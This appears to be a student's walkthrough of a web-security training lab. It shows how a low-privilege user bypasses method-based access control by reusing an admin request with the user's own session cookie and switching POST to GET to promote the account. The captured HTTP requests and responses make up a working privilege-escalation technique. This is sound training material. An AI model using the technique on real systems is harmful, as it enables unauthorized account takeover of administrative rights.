
S. Giridharan
CB.SC.P2CYS23006

Lab: Method-based access control can be circumvented


This lab implements access controls based partly on the HTTP method of requests. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.

Login with Administator Credentials and choose wiener user and upgrade the user, intercept the request.




Send this Request to the Repeater and logout the admin user and login with wiener credentials and capture the request which contains wiener session id and copy the session id.



```
GET /my-account?id=wiener HTTP/2
Host: 0a2200800344335d813c4335006800bf.web-security-academy.net
Cookie: session=6mAs17kWKpGU0ZB6QUqe7r9yeWfzqyiv
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2200800344335d813c4335006800bf.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
```

Copy the session id of the wiener and paste on the Repeater column,




```
POST /admin-roles HTTP/2
Host: 0a2200800344335d813c4335006800bf.web-security-academy.net
Cookie: session=hrdpN5I34qfszXNWonLgdyn0MXye3FCm
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a2200800344335d813c4335006800bf.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2200800344335d813c4335006800bf.web-security-academy.net/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

username=carlos&action=upgrade
```

```
HTTP/2 401 Unauthorized
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"Unauthorized"
```

Right Click on the Request and Click Change Request Method, and change the username carlos to wiener.




```
GET /admin-roles?username=wiener&action=upgrade HTTP/2
Host: 0a2200800344335d813c4335006800bf.web-security-academy.net
Cookie: session=hrdpN5I34qfszXNWonLgdyn0MXye3FCm
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a2200800344335d813c4335006800bf.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2200800344335d813c4335006800bf.web-security-academy.net/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8


```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```



Method-based access control can be circumvented

Congratulations, you solved the lab!

My Account

Your username is: wiener

Email